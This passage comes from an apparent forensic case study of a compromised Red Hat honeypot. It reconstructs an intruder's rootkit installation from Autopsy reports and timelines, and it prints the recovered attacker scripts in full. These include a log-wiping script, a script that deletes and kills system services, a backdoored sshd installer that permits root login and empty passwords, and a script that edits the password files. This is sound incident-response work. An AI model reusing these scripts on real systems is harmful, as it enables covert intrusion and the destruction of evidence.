- `‘ident’`
- `‘splitrock’`
- `‘209.255’`
- `‘echo’`

The `‘./snap’` script attempts to remove lines containing the above values from the files `‘/var/log/secure’`, `‘/var/log/messages’`, `‘/var/log/xferlog’`, `‘/usr/adm/secure’`, `‘/usr/adm/messages’`, and `‘/usr/adm/xferlog’` however the final three files do not exist on the default Red Hat 6.2 Server installation.

The Autopsy ASCII report for the `‘/usr/man/.Ci/snap’` script is listed in Table 89:

Table 89 Case Study 03 - Autopsy ASCII Report for `‘/usr/man/.Ci/snap’`

<p style="text-align: center;">Autopsy ASCII Report</p> <p>-----</p> <p style="text-align: center;">GENERAL INFORMATION</p> <p>File: /usr//man/.Ci/snap MD5 of file: b07c30446bd13b752f8d4a6b7d7367c7 SHA-1 of file: ed8ecad27a1a9039b0675aa109efe040e20bd82e</p> <p>Image: '/forensics/ev.locker/CaseStudy03/Server/images/honeypot.hda5.dd' Offset: Full image File System Type: ext</p> <p>Date Generated: Fri Sep 30 03:22:06 2005 Investigator: Anthony</p> <p>-----</p> <p style="text-align: center;">META DATA INFORMATION</p> <p>inode: 109848 Allocated Group: 7 Generation Id: 640190304 uid / gid: 1010 / 100 mode: -rwxr-xr-x size: 3098 num of links: 1</p> <p>Inode Times: Accessed: Wed Nov 8 08:56:04 2000 File Modified: Sat Jun 3 01:12:21 2000 Inode Modified: Wed Nov 8 08:51:55 2000</p> <p>Direct Blocks: 240842</p> <p>File Type: Bourne shell script text executable</p> <p>-----</p> <p style="text-align: center;">CONTENT (Non-ASCII data may not be shown)</p> <p>#!/bin/sh echo "Dream Walker dream@sekurity.org" echo "Hey We still can own even if messages is 200 megs =)"</p>

```

echo "Enter your host, leave blank to quit"
read host
if [ $host ]
then
while [ $host ]
do
    echo "Editing $host out of /var/log/secure"
    if [ -e /var/log/secure ]
    then
        grep -v $host /var/log/secure > /var/log/tempsec
    elif [ ! -e /var/log/secure ]
    then
        echo "There is no /var/log/secure"
    fi
    if [ -e /var/log/secure ]
    then
        rm /var/log/secure
        mv /var/log/tempsec /var/log/secure
    elif [ ! -e /var/log/tempsec ]
    then
        echo "There is no /var/log/tempsec"
    fi

echo "Editing $host out of /var/log/messages"
if [ -e /var/log/messages ]
then
grep -v $host /var/log/messages > /var/log/tempmess
elif [ ! -e /var/log/messages ]
then
echo "There is no /var/log/messages"
fi

if [ -e /var/log/tempmess ]
then
rm /var/log/messages
mv /var/log/tempmess /var/log/messages
elif [ ! -e /var/log/tempmess ]
then
echo "There is no /var/log/tempmess"
fi

echo "Editing $host out of /var/log/xferlog"
if [ -e /var/log/xferlog ]
then
grep -v $host /var/log/xferlog > /var/log/tempxfer
elif [ ! -e /var/log/xferlog ]
then
echo "There is no /var/log/xferlog"
fi

if [ -e /var/log/tempxfer ]
then
rm /var/log/xferlog
mv /var/log/tempxfer /var/log/xferlog
elif [ ! -e /var/log/tempxfer ]
then
echo "There is no /var/log/tempxfer"
fi

    echo "Editing $host out of /usr/adm/secure"
    if [ -e /usr/adm/secure ]
    then
        grep -v $host /usr/adm/secure > /var/log/tempsec
    elif [ ! -e /usr/adm/secure ]
    then
        echo "There is no /usr/adm/secure"
    fi
    if [ -e /usr/adm/secure ]
    then
        rm /usr/adm/secure
        mv /var/log/tempsec /usr/adm/secure
    elif [ ! -e /var/log/tempsec ]
    then
        echo "There is no /var/log/tempsec"
    fi

echo "Editing $host out of /usr/adm/messages"
if [ -e /usr/adm/messages ]
then
grep -v $host /usr/adm/messages > /usr/adm/tempmess
elif [ ! -e /usr/adm/messages ]
then
echo "There is no /usr/adm/messages"
fi

if [ -e /usr/adm/tempmess ]
then
rm /usr/adm/messages
mv /usr/adm/tempmess /usr/adm/messages
elif [ ! -e /usr/adm/tempmess ]
then
echo "There is no /usr/adm/tempmess"
fi

echo "Editing $host out of /usr/adm/xferlog"
if [ -e /usr/adm/xferlog ]
then
grep -v $host /usr/adm/xferlog > /usr/adm/tempxfer
elif [ ! -e /usr/adm/xferlog ]
then

```

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echo "There is no /usr/adm/xferlog"
fi

if [ -e /usr/adm/tempxfer ]
then
rm /usr/adm/xferlog
mv /usr/adm/tempxfer /usr/adm/xferlog
elif [ ! -e /usr/adm/tempxfer ]
then
echo "There is no /usr/adm/tempxfer"
fi
echo "$host removed from all logs"
echo "Enter your next host, leave blank to quit"
read host
done
elif [ ! $host ]
then
echo "You're supposed to type your host at the prompt"
echo "IE if your dns is pheer.blahnet.com, blahnet should do it"
fi

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                        VERSION INFORMATION

Autopsy Version: 2.05
The Sleuth Kit Version: 2.02

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At 08:52:15 '/usr/man/.Ci/a.sh' is executed. The Autopsy ASCII report for this file is listed in Table 90:

Table 90 Case Study 03 - Autopsy ASCII Report for '/usr/man/.Ci/a.sh'

Autopsy ASCII Report
<pre> ----- GENERAL INFORMATION File: /usr//man/.Ci/a.sh MD5 of file: a5db880f0dd31962acdba95870405597 SHA-1 of file: 9416a01acda160e87ea9403174blae451ab279ab Image: '/forensics/ev.locker/CaseStudy03/Server/images/honeypot.hda5.dd' Offset: Full image File System Type: ext Date Generated: Fri Sep 30 03:36:56 2005 Investigator: Anthony ----- META DATA INFORMATION inode: 109806 Allocated Group: 7 Generation Id: 640190255 uid / gid: 1010 / 100 mode: -rwxr-xr-x size: 714 num of links: 1 Inode Times: Accessed:Wed Nov 8 08:52:15 2000 File Modified:Sat Jun 3 01:12:22 2000 Inode Modified:Wed Nov 8 08:51:54 2000 Direct Blocks: 239712 File Type: ASCII text ----- CONTENT (Non-ASCII data may not be shown) echo "killing gay shit" rm -rf /usr/sbin/rpc.* /usr/sbin/smbd /usr/sbin/portmap rm -rf /usr/sbin/nmbd /usr/sbin/ypserv /usr/sbin/snmpd rm -rf /sbin/rpc.statd /usr/sbin/atd /usr/sbin/rpc.rquotad rm -rf /usr/sbin/lockd /sbin/lockd rm -rf /usr/sbin/nfsd /usr/bin/nfsd rm -rf /usr/sbin/rpciod /usr/bin/rpciod rm -rf /usr/sbin/smbd /usr/bin/smbd rm -rf /usr/sbin/nmbd /usr/bin/nmbd rm -rf /usr/sbin/apmd /usr/bin/apmd rm -rf /usr/sbin/amd /usr/bin/amd rm -rf /usr/sbin/amq /usr/bin/amq killall -9 rpc.statd rpc.rquotad atd nfsd killall -9 lockd rpciod smbd nmbd </pre>

```
killall -9 amd apmd amq
killall -9 rpc.mountd rpc.portmap rpc.nfsd smbd portmap
killall -9 nmbd snmpd ypasswd rpc.rusersd
killall -9 ypserv
echo "complete."
```

VERSION INFORMATION

Autopsy Version: 2.05
The Sleuth Kit Version: 2.02

The `‘/usr/man/.Ci/a.sh’` script attempts to remove the following files:

- `‘/usr/sbin/rpc.*’`
- `‘/usr/sbin/smbd’`
- `‘/usr/sbin/portmap’`
- `‘/usr/sbin/nmbd’`
- `‘/usr/sbin/ypserv’`
- `‘/usr/sbin/snmpd’`
- `‘/sbin/rpc.statd’`
- `‘/usr/sbin/atd’`
- `‘/usr/sbin/lockd’`
- `‘/sbin/lockd’`
- `‘/usr/sbin/nfsd’`
- `‘/usr/bin/nfsd’`
- `‘/usr/sbin/rpciod’`
- `‘/usr/bin/rpciod’`
- `‘/usr/bin/smbd’`
- `‘/usr/bin/nmbd’`
- `‘/usr/sbin/apmd’`
- `‘/usr/bin/apmd’`
- `‘/usr/sbin/amd’`
- `‘/usr/bin/amd’`
- `‘/usr/sbin/amq’`
- `‘/usr/bin/amq’`

The `‘/usr/man/.Ci/a.sh’` script then attempts to kill the following processes:

- `‘rpc.statd’`
- `‘rpc.rquoatd’`
- `‘atd’`
- `‘nfsd’`
- `‘lockd’`
- `‘rpciod’`
- `‘smbd’`
- `‘nmbd’`
- `‘amd’`
- `‘apmd’`
- `‘amq’`
- `‘rpc.mountd’`
- `‘rpc.portmap’`
- `‘rpc.nfsd’`
- `‘portmap’`
- `‘snmpd’`
- `‘ypasswd’`
- `‘rpc.ruserd’`
- `‘ypserv’`

Note there is a typing mistake within the script for `‘rpc.rquoatd’`.

After the ‘/usr/man/.Ci/a.sh’ script is executed the file ‘ptyp’ is moved to ‘/dev’

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At 08:52:25 the next command in the ‘install’ script is called, to uncompress and unpack a file named ‘rpms.tgz’ which contains various Red Hat packages. These packages are then installed using:

```
‘rpm -Uvh -force *.rpm’
```

The files ‘rpms.tgz’, ‘rpms.tar’, and the ‘rpms’ directory is then removed. All this activity occurs with the single line from the ‘install’ script listed in Table 91.

Table 91 Case Study 03 - Install Script Entry

<pre>gunzip rpms.tgz;tar -xvf rpms.tar;cd rpms;rpm -Uvh --force *.rpm;cd ../rm -rf rpms*</pre>
--

Autopsy does not provide a method for checking the contents of the RPM²⁹ database so the following procedure is used to get a listing with installation dates and times for all packages installed on the compromised system:

1. Mount ‘honeypot.hda7.dd’ read only with the following command:

<pre>mount -o ro,loop,nodev,noexec /forensics/images/casestudy03/images/honeypot.hda7.dd /mnt/tmp/var</pre>

2. Use RPM to extract a list of all installed packages sorted by installation date with the following command:

<pre>./rpm --dbpath /mnt/tmp/var/lib/rpm -qa --queryformat '%{INSTALLTIME:date} %{NAME}-%{VERSION}-%{RELEASE}\n' sort >> rpmlist.txt</pre>
--

Note: RPM version 3.0.4 has to be used, as the version of RPM that comes with Fedora Core 4 is unable to read the ‘packages’ database from the

²⁹ RPM stands for Red Hat Package Manager. RPM is also the name of a program that enables the installation, upgrading and removal of packages.

compromised host. Also, the timezone has to match the compromised host in order for the date values to be calculated correctly.

3. Unmount 'honeypot.hda7.dd'.

From the results recovered from the RPM database, Table 92 lists the packages that appear to have been installed by the intruder:

Table 92 Case Study 03 - Intruder installed Packages

Wed Nov 8 08:52:26 2000	am-utils-6.0.1s11-1.6.0
Wed Nov 8 08:52:32 2000	lpr-0.48-1
Wed Nov 8 08:52:32 2000	make-3.77-6
Wed Nov 8 08:52:33 2000	screen-3.9.4-3
Wed Nov 8 08:52:33 2000	telnet-0.10-29
Wed Nov 8 08:52:33 2000	ypserv-1.3.9-1
Wed Nov 8 08:53:41 2000	wu-ftpd-2.6.0-14.6x
Wed Nov 8 08:53:49 2000	nfs-utils-0.1.9.1-1

The times in this list are consistent with the information contained in the file event timeline, and indicates that the 'rpms.tgz' file contained the 'am-utils', 'lpr', 'make', 'screen', 'telnet', 'ypserv', 'wu-ftpd', and 'nfs-utils' packages.

The version differences in these packages are outlined in Table 93:

Table 93 Case Study 03 - Package Comparison

Package Name	RedHat 6.2 Version	Intruder Version	Older or Newer than RedHat Version
am-utils	6.0.3-1	6.0.1s11-1.6.0	Older
lpr	0.50-4	0.48-1	Older
make	3.78.1-4	3.77-6	Older
screen	3.9.5-4	3.9.4-3	Older
telnet	0.16-6	0.10-29	Older
ypserv	1.3.9-3	1.3.9-1	Older
wu-ftpd	2.6.0-3	2.6.0-14.6x	Newer
nfs-utils	0.1.6-2	0.1.9.1-1	Newer

The data in this table indicates with the exception of the ‘wu-ftpd’, and ‘nfs-utils’ packages, all other packages installed by the intruder were downgrades from the default RedHat 6.2 Server installation.

The next commands in the ‘install’ script perform the following functions:

- 1. Restart ‘lpd’.
- 2. Clean the ‘/var/log/wtmp’ file by deleting it and recreating an empty file.
- 3. Delete the ‘install’, and ‘addbd’ script files.
- 4. Restart ‘inetd’.

The only indication of these activities within the file event timeline is the access time update to the ‘/var/log/wtmp’ file at 08:52:33.

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At 08:52:34 the next command in the ‘install’ script is called, the next command copies ‘bx’ to ‘/bin/bx’, this is indicated in the file activity timeline by change to the modified and change times in the inode structure for this file.

Table 94 Case Study 03 - Timeline data

Wed Nov 08 2000 08:52:34	1052024	m.c	-/-rwxr-xr-x	root	root	30327	/bin/bx
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The commands listed in Table 95 were most likely executed from the ‘install’ script, however there is no indication within the timeline confirming this at this stage.

Table 95 Case Study 03 - Script Commands

rm /usr/sbin/in.ftpd mv in.ftpd /usr/sbin/ chmod +x /usr/sbin/in.ftpd

The script completes by performing a ‘whereis sshd’ to determine which installation of ‘ssh’ is installed (Table 96).

Table 96 Case Study 03 - Script Commands

```
echo "done with installing shit"
echo "i'll now run whereis sshd"
echo "if nothing shows up then run ./install-sshd"
echo "if it's in /usr/local/sbin/sshd then run ./install-sshd"
echo "if it's in /usr/sbin/sshd then run ./install-sshd1"
whereis sshd
echo "after successfully installing sshd, run ./do"
echo "rootkit installation complete."
```

Nov 08 – 08:52:53 -> Nov 08 – 08:52:59

Activity during this part of the timeline may be from the unpacking of another tar ball in the ‘honeypot.hda5.dd’ partition image.

The information contained in the data units pointed to by the Inodes for the deleted files within this part of the timeline indicate that an archive with ‘ssh’ source code is being extracted at this time.

Viewing the contents of ‘/usr/man/.Ci/install-sshd’ would indicate the large file activity was due to the extraction of the ‘ssh’ archive. The ‘/usr/man/.Ci/install-sshd’ Autopsy ASCII report is listed in Table 97:

Table 97 Case Study 03 - Autopsy ASCII Report for '/usr/man/.Ci/install-sshd'

<div>Autopsy ASCII Report</div> <div>-----</div> <div>GENERAL INFORMATION</div> <div>File: /usr//man/.Ci/install-sshd MD5 of recovered file: 07079c61d5af9bfe561520a8e659d632 SHA-1 of recovered file: ebfe77919d7b9e03e82f6d3a9b4afc037d227cd2 Image: '/forensics/ev.locker/CaseStudy03/Server/images/honeypot.hda5.dd' Offset: Full image File System Type: ext Date Generated: Fri Sep 30 07:37:42 2005 Investigator: Anthony</div> <div>-----</div> <div>META DATA INFORMATION</div> <div>inode: 109802 Not Allocated Group: 7 Generation Id: 640190252 uid / gid: 1010 / 100 mode: -rwxr-xr-x size: 1076 num of links: 0 Inode Times: Accessed:Wed Nov 8 08:53:13 2000 File Modified:Sat Jun 3 01:24:29 2000 Inode Modified:Wed Nov 8 08:56:08 2000 Deleted:Wed Nov 8 08:56:08 2000 Direct Blocks: 239707 File Type: ASCII English text</div> <div>-----</div> <div>CONTENT (Non-ASCII data may not be shown)</div> <div>echo "installing sshd" gunzip ssh-1.2.27* tar -xvf ssh-1.2.27* cd ssh* make install rm -rf /etc/ssh_config cat << hi >> /etc/ssh_config # This is ssh server systemwide configuration file. Port 22 ListenAddress 0.0.0.0 HostKey /etc/ssh_host_key RandomSeed /etc/ssh_random_seed ServerKeyBits 768 LoginGraceTime 600 KeyRegenerationInterval 3600 PermitRootLogin yes IgnoreRhosts no</div>

```

StrictModes yes
QuietMode yes
X11Forwarding yes
X11DisplayOffset 10
FascistLogging no
PrintMotd yes
KeepAlive yes
SyslogFacility DAEMON
RhostsAuthentication no
RhostsRSAAuthentication yes
RSAAuthentication yes
PasswordAuthentication yes
PermitEmptyPasswords yes
UseLogin no
# CheckMail no
# PidFile /u/zappa/.ssh/pid
# AllowHosts *.our.com friend.other.com
# DenyHosts lowsecurity.theirs.com *.evil.org evil.org
# Umask 022
# SilentDeny yes
hi
echo "/usr/local/sbin/sshd1" >> /etc/rc.d/rc.local
ps aux | grep sshd | awk '{print "kill -1 \"$2\""}' > restart-sshd
chmod +x restart-sshd
echo "done installing sshd"
echo "now restarting"
echo "dont forget to remove the sshd folders"
./restart-sshd

-----
                        VERSION INFORMATION
Autopsy Version: 2.05
The Sleuth Kit Version: 2.02

```

The file activity within the timeline combined with the commands executed in the script indicate that the ‘/usr/man/.Ci/install-sshd’ script was running from 08:52:53 to 08:53:33.

Nov 08 – 08:53:08 -> Nov 08 – 08:53:13

From the timeline it appears that the ‘make install’ command executed from 08:53:08 to 08:53:13, this is indicated by the creation of the following files

Files created in /etc/

- ssh_host_key
- ssh_host_key.pub
- ssh_config

Files created in /root/.ssh/

- random_key

Files created in /usr/local/bin/

- slogin
- ssh
- ssh-keygen1
- ssh1
- make-ssh-known-hosts
- make-ssh-known-hosts1

- scp
- scp1
- scp-add
- scp-add1
- ssh-agent
- ssh-agent1

Files created in /usr/local/sbin/

- sshd
- sshd1

Files created in /usr/local/man/man1/

- make-ssh-known-hosts.1
- make-ssh-known-hosts1.1
- scp.1
- scp1.1
- slogin.1
- slogin1.1
- ssh-add.1
- ssh-add1.1
- ssh-agent.1
- ssh-agent1.1
- ssh-keygen.1
- ssh-keygen1.1
- ssh.1
- ssh1.1

Files created in /usr/local/man/man8/

- sshd.8
- sshd1.8

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At 08:53:13 a configuration file is created for the ‘ssh’ daemon at ‘/etc/sshd_config’. The parameters for this configuration file are contained within the ‘install-sshd’ script itself, and points of note for this configuration include the following:

- Permits root login
- Does not ignore rhosts file
- Permits empty passwords

The string ‘/usr/local/sbin/sshd1’ is added to the ‘/etc/rc.c/rc.local’ file.

The file ‘/usr/man/.Ci/ssh-1.2.27/restart-sshd’ is created, and is executed. This file attempts to restart ‘sshd’, however it fails because ‘sshd’ was not running previously.

Nov 08 – 08:53:33

At 08:53:33 the program ‘/bin/netstat’ is executed, at which point the intruder must realise ‘sshd’ is not running, and ‘/usr/local/sbin/sshd’ is executed manually. This activity is indicated in the file activity timeline snippet contained in Table 98:

Table 98 Case Study 03 - Timeline data

Wed Nov 08 2000 08:53:33	32816	.a.	-/-rwxr-xr-x	root	root	30308	/bin/netstat
	16	.a.	l/lrwxrwxrwx	root	root	34329	/lib/libutil.so.1 -> libutil-2.1.3.so
	5	.a.	l/lrwxrwxrwx	root	root	33116	/usr/local/sbin/sshd -> sshd1
	512	.a.	-/-rw-----	root	root	26581	/etc/ssh_random_seed
	47008	.a.	-/-rwxr-xr-x	root	root	34328	/lib/libutil-2.1.3.so
	537	.a.	-/-rw-----	root	root	26570	/etc/ssh_host_key
	5	mac	-/-rw-r--r--	root	root	34291	/var/run/sshd.pid
	643674	.a.	-/-rwxr-xr-x	root	root	33115	/usr/local/sbin/sshd1
	684	.a.	-/-rw-r--r--	root	root	26580	/etc/sshd_config
	202709	.a.	-/-rw-r--r--	root	root	13	/boot/System.map-2.2.14-5.0

Nov 08 – 08:53:40 -> Nov 08 – 08:53:43

The time period from 08:53:40 to 08:53:43 covers the installation of the ‘wu-ftpd’ package. This activity occurred due to the execution of the ‘/usr/man/.Ci/install-wu’ script which was recovered from Inode ‘109867’. The Autopsy ASCII report for ‘/usr/man/.Ci/install-wu’ is listed in Table 99:

Table 99 Case Study 03 - Autopsy ASCII Report for '/usr/man/.Ci/install-wu'

Autopsy ASCII Report

GENERAL INFORMATION
File: /usr/man/.Ci/install-wu
MD5 of recovered file: d3572cb8816c048fc3b7ffbc81888d0e
SHA-1 of recovered file: 4fbbc6d03503f6ff5676daba8c184c8e1e45f09f
Image: '/forensics/ev.locker/CaseStudy03/Server/images/honeypot.hda5.dd'
Offset: Full image
File System Type: ext
Date Generated: Sat Oct 1 01:53:56 2005
Investigator: Anthony

META DATA INFORMATION
inode: 109867
Not Allocated
Group: 7
Generation Id: 640190329
uid / gid: 1010 / 100
mode: -rwxr-xr-x
size: 71
num of links: 0
Inode Times:
Accessed: Wed Nov 8 08:53:43 2000
File Modified: Wed Oct 11 17:40:59 2000
Inode Modified: Wed Nov 8 08:56:08 2000
Deleted: Wed Nov 8 08:56:08 2000
Direct Blocks:
241422
File Type: ASCII text

```

-----
CONTENT (Non-ASCII data may not be shown)

echo patching wuftp
echo ..
rpm -Uvh wuftp.rpm
echo ..
echo finished

-----
VERSION INFORMATION

Autopsy Version: 2.05
The Sleuth Kit Version: 2.02

```

As can be seen from the Autopsy ASCII report for ‘/usr/man/.Ci/install-wu’ the script is a very simple script that instructs RPM to upgrade the ‘wu-ftp’ package. The information gathered from the RPM database previously also backs up the observations made here.

Nov 08 – 08:53:47 -> Nov 08 – 08:53:49

The time period from 08:53:47 to 08:53:49 covers the installation of the ‘nfs-utils’ package. This activity occurred due to the execution of the ‘/usr/man/.Ci/install-statd’ script which was recovered from Inode ‘109864’. The Autopsy ASCII report for ‘/usr/man/.Ci/install-statd’ is listed in Table 100:

Table 100 Case Study 03 - Autopsy ASCII Report for '/usr/man/.Ci/install-statd'

```

Autopsy ASCII Report

-----
GENERAL INFORMATION

File: /usr//man/.Ci/install-statd
MD5 of recovered file: 61ee5017a369f85a3bc309490b2dda84
SHA-1 of recovered file: 9a15160afefe097c7198fd5772b0c3a034b92fab

Image: '/forensics/ev.locker/CaseStudy03/Server/images/honeypot.hda5.dd'
Offset: Full image
File System Type: ext

Date Generated: Sat Oct 1 02:01:41 2005
Investigator: Anthony

-----
META DATA INFORMATION

inode: 109864
Not Allocated
Group: 7
Generation Id: 640190326
uid / gid: 1010 / 100
mode: -rwxr-xr-x
size: 106
num of links: 0

Inode Times:
Accessed:Wed Nov 8 08:54:05 2000
File Modified:Mon Aug 21 21:48:36 2000
Inode Modified:Wed Nov 8 08:56:08 2000
Deleted:Wed Nov 8 08:56:08 2000

Direct Blocks:
241326

File Type: ASCII text

-----
CONTENT (Non-ASCII data may not be shown)

echo statd patch
echo ..
rpm -Uvh nfs-utils-0.1.9-1-1.i386.rpm

```

```
echo ..
/etc/rc.d/init.d/nfslock restart
```

----- VERSION INFORMATION

```
Autopsy Version: 2.05
The Sleuth Kit Version: 2.02
```

As can be seen from the Autopsy ASCII report for '/usr/man/.Ci/install-statd' the script is a very simple script that instructs RPM to upgrade the 'nfs-utils' package. The information gathered from the RPM database previously also backs up the observations made here.

Nov 08 – 08:54:05

At 08:54:05 the timeline activity may indicate that the 'nfslock' process was restarted (Table 101).

Table 101 Case Study 03 - Timeline data

Wed Nov 08 2000 08:54:05	8	.a.	l/lrwxrwxrwx	root	root	48391	/sbin/pidof -> killall15
	106	.a.	-/-rwxr-xr-x	1010	users	109864	/usr/man/.Ci/install-statd (deleted)
	25716	.a.	-/-rwxr-xr-x	root	root	48421	/sbin/initlog
	23120	.a.	-/-rwxr-xr-x	root	root	30262	/bin/touch
	1024	.a.	d/drwx-----	root	root	30245	/var/lib/nfs/sm
	1722	.a.	-/-rwxr-xr-x	root	root	62524	/etc/rc.d/init.d/nfslock-RPMDELETE
(deleted-realloc)							
	1722	.a.	-/-rwxr-xr-x	root	root	62524	/etc/rc.d/init.d/nfslock
	8128	.a.	-/-rwxr-xr-x	root	root	48390	/sbin/killall15
	19888	.a.	-/-rwxr-xr-x	root	root	48484	/sbin/rpc.statd
	0	mac	-/-rw-r--r--	root	root	28233	/var/lock/subsys/nfslock
	7084	.a.	-/-rwxr-xr-x	root	root	30286	/bin/nice
	1024	.a.	d/drwx-----	root	root	24199	/var/lib/nfs/sm.bak
	5756	.a.	-/-rwxr-xr-x	root	root	30282	/bin/basename
	106	.a.	-rwxr-xr-x	1010	users	109864	<honeypot.hda5.dd-dead-109864>
	562	.a.	-/-rw-r--r--	root	root	26498	/etc/initlog.conf
	4	mac	-/-rw-----	root	root	50405	/var/lib/nfs/state

Nov 08 – 08:54:18 -> Nov 08 – 08:54:43

The time period from 08:54:18 to 08:54:43 covers the installation of the 'named' package. This activity occurred due to the execution of the '/usr/man/.Ci/install-named' script which was recovered from Inode '109803'. The Autopsy ASCII report for '/usr/man/.Ci/install-named' is listed in Table 102:

Table 102 Case Study 03 - Autopsy ASCII Report for '/usr/man/.Ci/install-named'

Autopsy ASCII Report

GENERAL INFORMATION
File: /usr//man/.Ci/install-named
MD5 of recovered file: d576e848ea36a7051e432d79fd866aeb
SHA-1 of recovered file: a718bd3adf9427fa5d8a5786736c64bdf1e2d0b3
Image: '/forensics/ev.locker/CaseStudy03/Server/images/honeypot.hda5.dd'
Offset: Full image
File System Type: ext

```
Date Generated: Sat Oct 1 02:12:01 2005
Investigator: Anthony
```

META DATA INFORMATION

```
inode: 109803
Not Allocated
Group: 7
Generation Id: 640190253
uid / gid: 1010 / 100
mode: -rwxr-xr-x
size: 80
num of links: 0

Inode Times:
Accessed:Wed Nov 8 08:54:43 2000
File Modified:Sat Jun 3 01:12:21 2000
Inode Modified:Wed Nov 8 08:56:08 2000
Deleted:Wed Nov 8 08:56:08 2000

Direct Blocks:
239708

File Type: ASCII text
```

CONTENT (Non-ASCII data may not be shown)

```
gunzip named.tgz;tar -xvf named.tar
cd bin
./install
cd ..
rm -rf bin named.tar
```

VERSION INFORMATION

```
Autopsy Version: 2.05
The Sleuth Kit Version: 2.02
```

As can be seen from the Autopsy ASCII report for ‘/usr/man/.Ci/install-named’ the script is a very simple script that unzips, then untars the ‘named’ archive, then calls the ‘./install’ script for the package.

The ‘named.tar’ archive can be recovered from Inode ‘109861’. Exporting this archive with Autopsy it is possible to extract the ‘install’ script to find out exactly what actions are performed during the installation of this package. The contents of the ‘install’ script are listed in Table 103:

Table 103 Case Study 03 - Contents of named package install script

```
cd addr
install -s -c -m 755 addr /usr/local/bin/addr
cd ..
cd dig
install -s -c -m 755 dig /usr/local/bin/dig
cd ..
cd dnskeygen
install -s -c -m 755 dnskeygen /usr/local/libexec/dnskeygen
cd ..
cd dnsquery
install -s -c -m 755 dnsquery /usr/local/bin/dnsquery
cd ..
cd host
install -s -c -m 755 host /usr/local/bin/host
cd ..
cd irpd
install -s -c -m 755 irpd /usr/local/sbin/irpd
cd ..
cd mksservdb
install -s -c -m 755 mksservdb /usr/local/bin/mksservdb
cd ..
cd named
install -s -c -m 755 named /usr/local/sbin/named
cd ..
cd named-bootconf
install -c -m 755 named-bootconf /usr/local/sbin/named-bootconf
cd ..
cd named-xfer
install -s -c -m 755 named-xfer /usr/local/libexec/named-xfer
```

```

cd ..
cd ndc
install -s -c -m 755 ndc /usr/local/sbin/ndc
cd ..
cd nslookup
install -c -o bin -g bin -m 444 nslookup.help /usr/share/misc/
cd ..
cd nsupdate
install -s -c -m 755 nsupdate /usr/local/bin/nsupdate
cd ..
echo "removing old named"
rm -rf /usr/sbin/named
echo "copying new version"
cp /usr/local/sbin/named /usr/sbin
echo "killall -9 named.ing"
killall -9 named
echo "starting up new named"
/usr/sbin/ndc restart
echo "checking version"
dig version.bind @localhost chaos txt
echo "done"

```

The new ‘named’ server was started at 08:54:25 as indicated by the file activity listed in Table 104:

Table 104 Case Study 03 - Timeline data

Wed Nov 08 2000 08:54:25	33392	.a.	-/-rwxr-xr-x	root	root	30251	/bin/cp
	547	.a.	-/-rw-r--r--	root	root	26245	/etc/named.conf
	525412	.a.	-/-rwxr-xr-x	root	root	33119	/usr/local/sbin/named
	422	.a.	-/-rw-r--r--	root	root	62499	/var/named/named.local
	4096	m.c	d/drwxr-xr-x	root	root	92360	/usr/sbin
	35504	.a.	-/-rwxr-xr-x	root	root	92812	/usr/sbin/ndc
	2769	.a.	-/-rw-r--r--	root	root	62498	/var/named/named.ca
	525412	mac	-/-rwxr-xr-x	root	root	92809	/usr/sbin/named
	0	mac	-/-rwxr-xr-x	root	root	34292	/var/run/ndc
	1024	m.c	d/drwxr-xr-x	root	root	34273	/var/run
	5	mac	-/-rw-r--r--	root	root	34293	/var/run/named.pid

This is consistent with the log snippets recovered from the data units ‘819’, ‘952’, ‘953’, and ‘977’ in the ‘honeypot.hda9.dd’ partition image documented within the ‘Inspection of the Swap Partition for Log Entries’ section.

The ‘install’ script concludes by executing the ‘dig’ command in order to verify the installation at 08:54:28, as indicated the file activity listed in Table 105:

Table 105 Case Study 03 - Timeline data

Wed Nov 08 2000 08:54:28	271188	.a.	-/-rwxr-xr-x	root	root	110029	/usr/local/bin/dig
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Nov 08 – 08:54:43

At 08:54:43 the ‘/usr/man/.Ci/bin’ directory is deleted, as is the ‘/usr/man/.Ci/named.tar’ file.

Nov 08 – 08:55:47

At 08:55:47 the program ‘usr/man/.Ci/addn’ was executed. It is unknown what this program does, however Table 106 lists interesting strings that are found within the program file:

Table 106 Case Study 03 - ASCII Strings from 'usr/man/.Ci/addn'

```
enter classb to hide in netstat:
%d.%d
doing it like they do it on the discovery channel
echo 1 %d.%d >> /usr/libexec/awk/addy.awk
echo 2 %d.%d >> /usr/libexec/awk/addy.awk
added %d.%d to the hidden list
```

The ‘usr/man/.Ci/addn’ program references the file ‘usr/libexec/awk/addy.awk’ and the Autopsy ASCII report for this file is listed in Table 107:

Table 107 Case Study 03 - Autopsy ASCII Report for 'usr/libexec/awk/addy.awk'

```
Autopsy ASCII Report
-----
GENERAL INFORMATION
File: /usr/libexec/awk/addy.awk
MD5 of file: a510e3ed46c2588ef03edf9fa00e8ed2
SHA-1 of file: 14b0daa73b0b7336d4514848d4a6e475652e4166
Image: '/forensics/ev.locker/CaseStudy03/Server/images/honeypot.hda5.dd'
Offset: Full image
File System Type: ext
Date Generated: Sat Oct 1 03:27:52 2005
Investigator: Anthony
-----
META DATA INFORMATION
inode: 33120
Allocated
Group: 2
Generation Id: 640192513
uid / gid: 0 / 0
mode: -rw-r--r--
size: 78
num of links: 1
Inode Times:
Accessed:Wed Nov 8 08:55:30 2000
File Modified:Wed Nov 8 08:55:51 2000
Inode Modified:Wed Nov 8 08:55:51 2000
Direct Blocks:
71249
File Type: ASCII text
-----
CONTENT (Non-ASCII data may not be shown)
1 65.1
2 65.1
1 134518464.134518444
2 134518464.134518444
1 216.149
2 216.149
-----
VERSION INFORMATION
Autopsy Version: 2.05
The Sleuth Kit Version: 2.02
```

Nov 08 – 08:55:58

At 08:55:58 the '/usr/man/.Ci/do' script was executed. This script removes lines with 'own' or 'adml' in them from the '/etc/passwd', and '/etc/shadow' files. This explains why the 'shutdown' account is missing, as 'own' is found within the 'shutdown' string. The Autopsy ASCII report for the '/usr/man/.Ci/do' script is listed in Table 108:

Table 108 Case Study 03 - Autopsy ASCII Report for '/usr/man/.Ci/do'

Autopsy ASCII Report

GENERAL INFORMATION
File: /usr/man/.Ci/do MD5 of file: 781a640a5f86ca651ea38212bb0ea39f SHA-1 of file: 4ala2ec328d9fa8261a869474c0f7131fb0d94c8 Image: '/forensics/ev.locker/CaseStudy03/Server/images/honeypot.hda5.dd' Offset: Full image File System Type: ext Date Generated: Sat Oct 1 03:32:18 2005 Investigator: Anthony

META DATA INFORMATION
